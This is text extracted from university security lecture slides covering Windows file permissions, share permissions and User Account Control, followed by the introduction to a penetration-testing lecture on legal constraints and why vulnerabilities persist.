passwords protected by Microsoft's LM algorithm—which many organizations enable for compatibility with older Windows versions—will fall in just six minutes.

jeremy Gosney

Welcome to Radeon City, population: 8. It's one of five servers that make up a high-performance password-cracking cluster.


Windows – File Access Control

- Access control is implemented using ACLs
 - The ACLs are stored in the file system's metadata section
 - » No access control support for file systems without metadata (e.g. FAT16/32)



Windows – File Access Control – Permissions

- A total of 14 different permissions may be assigned, some of which overlap (e.g. Full Control includes all other 13 permissions)



Windows – File Access Control – Permissions

- In the basic view, this list is reduced to 6+1 permissions
 - (Un)Checking an item (un)checks a set of advanced permissions
 - Special permissions* cannot be checked directly – if checked, it means that a custom combination of permissions was selected on the Advanced tab


The image shows two windows side-by-side. The left window is titled "Permission Entry for gergo.ladi". It has fields for "Principal" (Gergő Ládi (IE429\gergo.ladi)), "Type" (Allow), and "Applies to" (This folder, subfolders and files). Under "Basic permissions", several checkboxes are present: Full control, Modify, Read & execute (which is checked), List folder contents, Read (which is checked), Write, and Special permissions. A link "Show advanced permissions" is visible. The right window is titled "Permissions for gergo.ladi". It shows the "Security" tab with "Object name: C:\Users\gergo.ladi". It lists "Group or user names": SYSTEM, Gergő Ládi (IE429\gergo.ladi) (selected), Guest (IE429\Guest), and Administrators (IE429\Administrators). Below is a table of permissions for Gergő Ládi:

Permissions for Gergő Ládi	Allow	Deny
Full control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Modify	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read & execute	<input checked="" type="checkbox"/>	<input type="checkbox"/>
List folder contents	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Buttons at the bottom include OK, Cancel, and Apply.


Windows – File Access Control – Permissions

- Permissions may be set as inheritable
 - Only applies to folders
 - When set, subfolders and/or files will also receive these permissions
- Inheritance may be blocked
 - Stops the propagation of inherited perms.
 - Entirely different ACEs may be set on lower levels



Windows – File Access Control – Permissions

- Permissions may be set as inheritable
 - Only applies to folders
 - When set, subfolders and/or files will also receive these permissions
- Inheritance may be blocked
 - Stops the propagation of inherited perms.
 - Entirely different ACEs may be set on lower levels



The dialog box is titled 'Advanced Security Settings for New Text Document.txt'. It shows the file path 'C:\Users\gergo.ladi\New Text Document.txt' and the owner 'Administrators (IE429\Administrators)'. The 'Permissions' tab is selected, showing the following permission entries:

Type	Principal	Access	Inherited from
Deny	Guest (IE429\Guest)	Full control	C:\Users\gergo.ladi\
Allow	Administrators (IE429\Administrators)	Full control	C:\Users\gergo.ladi\
Allow	Gergő Ládi (IE429\gergo.ladi)	Full control	C:\Users\gergo.ladi\
Allow	SYSTEM	Full control	C:\Users\gergo.ladi\

Buttons at the bottom include 'Add', 'Remove', 'View', and 'Disable inheritance'.

Windows – File Access Control – Permissions


- Permissions may be
 - Implicit – if inherited from somewhere
 - Explicit – if explicitly assigned to an object
- Permissions may
 - Allow or
 - Deny access
- A Deny is stronger than an Allow
- An Explicit permission is stronger than an Implicit
- I.e.: Explicit Deny > Explicit Allow > Implicit Deny > Implicit Allow
 - This is very important to remember when setting up more complex access rules (e.g. in corporate environments)
 - If a security principal doesn't even have an Implicit Allow, access is denied

Windows – File Access Control – Permissions

- The owner may always change permissions on his files, even if he is explicitly denied so according to the ACLs
- Administrators* may always take ownership of files, even if they are explicitly being denied so


*: This is not the entire truth, but let's just simplify for now

- Special ACE subject: CREATOR OWNER
 - When a file or folder is created and a CREATOR OWNER entry is present, it will be replaced with the SID of the creator




Windows – File Sharing Permissions

- Files, folders, and printers may be shared via the SMB protocol
- This kind of sharing adds a new set of permissions to the mix:
 - Share permissions (Full Control, Change, Read)
- When evaluating access over the network, both file system ACLs and Share Permissions are checked
 - Effective permissions: the intersection of the sets
 - E.g. Full Control file system permissions plus Read Share Permissions = Read



Windows – User Account Control

- Users with Administrator access get two security tokens upon login
 - One with Administrator rights
 - One with normal user rights
- Applications are started with the normal user token
 - When the application needs more privileges than what a normal user has, the admin is prompted to authorize the action
 - » Optionally, he also has to provide a password
 - » The prompt takes place on a Secure Desktop, with which other programs cannot interact
 - A malicious program cannot press Yes instead of the admin
 - (The Secure Desktop feature can be disabled)





DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Thank you for your attention!
Questions?

Gergő Ládi
Laboratory of Cryptography and System Security
Department of Networked Systems and Services
Gergo.Ladi@CrySyS.hu





Miscellaneous

Further Reading

- D. Gollmann, Computer Security, Wiley 2006. (Chapters 5, 6, 7, 8, 9)
- An Introduction to Linux Permissions,
<https://www.digitalocean.com/community/tutorials/an-introduction-to-linux-permissions>
- Péter Gombos: LM, NTLM, Net-NTLMv2, oh my!
<https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4>

Control Questions

- Explain what Discretionary Access Control is.
- Explain what Mandatory Access Control is.
- Describe the typical model of Access Control.
- What is the job of the Reference Monitor?

Control Questions

- Where are login data and passwords stored on Linux systems?
- How are file permissions on Linux represented?
- On Linux, a file has -rw-r--r-x permissions and is owned by user1:rndgrp. I am gergo:rndgrp. What can I do with the file?
- The root user sets *chmod 777* on the file above. What can I do now?
- What Mandatory Access Control implementations do you know for Linux?
- Briefly explain what SELinux is and how it works.
- Briefly explain what AppArmor is and how it works.

Control Questions

- What is a SID (Windows)?
- How does Windows store information about its users?
- What does permission inheritance mean (Windows)?
- What is the difference between implicit and explicit permissions?
- On a Windows system, I have explicit Allow Read permissions on a file, but I also have an inherited Deny Read + Write permission from a folder above. Can I access the file?
- How are File Sharing permissions evaluated?
- What is the purpose of User Account Control?



Attacking networks / offensive security / penetration testing /ethical hacking

Boldizsár Bencsáth, PhD, OSCP

Laboratory of Cryptography and System Security
Department of Networked Systems and Services

bencsath@CrySyS.hu



Legal background

- It is both unethical and unlawful to attack any target on the Internet
- Hungarian law is very strict on it!
- If I would help you hack somebody, there is a chance that I get into jail
- Do You want to hack somthing?! Ask us! It can be done lawfully!
- You have to consider local policy (university security guidelines), local law, and international law.

Wassenaar arrangement - dual use

The screenshot shows the official website of the Hungarian Trade Licensing Office (MKEH). The header features the Hungarian coat of arms and the text "MAGYAR KERESKEDELMI ENGEDÉLYEZÉSI HIVATAL" and "HUNGARIAN TRADE LICENSING OFFICE". Below the header is a photograph of a yellow building with a statue in front. The main navigation menu includes "Hivatal", "Hírek", "Közérdekű adatok", and "Ügyintézés". A search bar is also present. The page content is organized into sections: "Haditechnikai és Exportellenőrzési Hatóság" (Haditechnical and Export Control Authority), "Exportellenőrzési Osztály" (Export Control Department), and "Kettős felhasználású termékek" (Dual-use products). The "Exportellenőrzési Osztály" section provides contact information for Kovács Anikó, including address, phone number, fax, and email. The "Kettős felhasználású termékek" section discusses the control of dual-use products under the Budapest Convention. On the right side, there is a sidebar with links to "Jogsabályok" (Regulations), "Nyomtatványok" (Forms), "E-Nyomtatványok" (Electronic Forms), "Nyilvántartások" (Registers), "Díjak" (Fees), "KAPCSOLAT" (Contact), "GY.I.K" (Information), "LINKEK" (Links), and "Rólunk mondták" (They spoke about us). A small "Pénztárgép tájékoztató" (Cashier machine information) section is also visible.

Az oldalon történő látogatása során cookie-kat ("sütiket") használunk. Az oldalon történő továbblépéssel elfogadja a cookie-k használatát. [További információ](#)

Elfogadom

- **Információs rendszer vagy adat megsértése**
- **423. § (1)** Aki
 - *a)* információs rendszerbe az információs rendszer védelmét biztosító technikai intézkedés megsértésével vagy kijátszásával jogosulatlanul belép, vagy a belépési jogosultsága kereteit túllépve vagy azt megsértve bent marad,
 - *b)* az információs rendszer működését jogosulatlanul vagy jogosultsága kereteit megsértve akadályozza, vagy
 - *c)* információs rendszerben lévő adatot jogosulatlanul vagy jogosultsága kereteit megsértve megváltoztat, töröl vagy hozzáférhetetlenné tesz,
 - vétség miatt két évig terjedő szabadságvesztéssel büntetendő.
- (2) A büntetés bűntett miatt egy évtől öt évig terjedő szabadságvesztés, ha az (1) bekezdés *b)-c)* pontjában meghatározott bűncselekmény jelentős számú információs rendszert érint.
- (3) A büntetés két évtől nyolc évig terjedő szabadságvesztés, ha a bűncselekményt közérdekű üzem ellen követik el.
- (4) E § alkalmazásában adat: információs rendszerben tárolt, kezelt, feldolgozott vagy továbbított tények, információk vagy fogalmak minden olyan formában való megjelenése, amely információs rendszer általi feldolgozásra alkalmas, ideértve azon programot is, amely valamely funkciónak az információs rendszer által való végrehajtását biztosítja.

- **Információs rendszer védelmét biztosító technikai intézkedés kijátszása**
- **424. § (1)** Aki a 375. vagy a 423. §-ban meghatározott bűncselekmény elkövetése céljából az ehhez szükséges vagy ezt könnyítő
- *a) jelszót vagy számítástechnikai programot készít, átad, hozzáférhetővé tesz, megszerez, vagy forgalomba hoz, illetve*
- *b) jelszó vagy számítástechnikai program készítésére vonatkozó gazdasági, műszaki, szervezési ismereteit más rendelkezésére bocsátja,*
- vétség miatt két évig terjedő szabadságvesztéssel büntetendő.
- (2) Nem büntethető az (1) bekezdés *a)* pontjában meghatározott bűncselekmény elkövetője, ha - mielőtt a bűncselekmény elkövetéséhez szükséges vagy ezt megkönnyítő jelszó vagy számítástechnikai program készítése a büntető ügyekben eljáró hatóság tudomására jutott volna - tevékenységét a hatóság előtt felfedi, az elkészített dolgot a hatóságnak átadja, és lehetővé teszi a készítésben részt vevő más személy kilétének megállapítását.
- (3) E § alkalmazásában jelszó: az információs rendszerbe vagy annak egy részébe való belépést lehetővé tevő, számokból, betűkből, jelekből, biometrikus adatokból vagy ezek kombinációjából álló bármely azonosító.

Network hacking

- Computer systems are complex
- Networked systems are even more complex
- Complex things always contain weaknesses, vulnerabilities
- Hacking systems are possible because there are weaknesses, vulnerabilities, mistakes, errors, backdoor, misconfigurations, wrong things, dragons
- The systems can be cracked, because of the vulnerabilities, not because you have open ports, you have bad firewall, you don't have antivirus
- Hacking a system can be avoided by hardening OS (think grsecurity patch), but using firewalls, etc.
- But these don't fix the root cause: the vulnerabilities

Ok, we need to eliminate all vulnerabilities


- Let's make tools to eliminate vulnerabilities automatically
- Let's make languages where buffer overflow is not a problem
- Don't accept weak passwords as these can be cracked

- No, perfect passwords can be sniffed
- No, all vulnerabilities cannot be eliminated
- No, it is sometimes impossible to find all vulnerabilities
 - Call flow graph is possibly insanely complex
 - Complexity of fuzzing can be insane (all possible inputs are enormously large)

Some very though problems


- Race conditions: two or more different tasks can influence each others
- Interaction of different layers
 - E.g. Two systems understand the same data in different way
- Novel mathematical methods to crack crypto and such cannot be foreseen
- Side channel attacks (e.g. power, sound, etc.)
- Protection against DoS attacks
- Hardware problems, including CPU errata, timing attacks (e.g. see DDR raw hammer attack)

Solely Managing Vulnerabilities Will Never Win

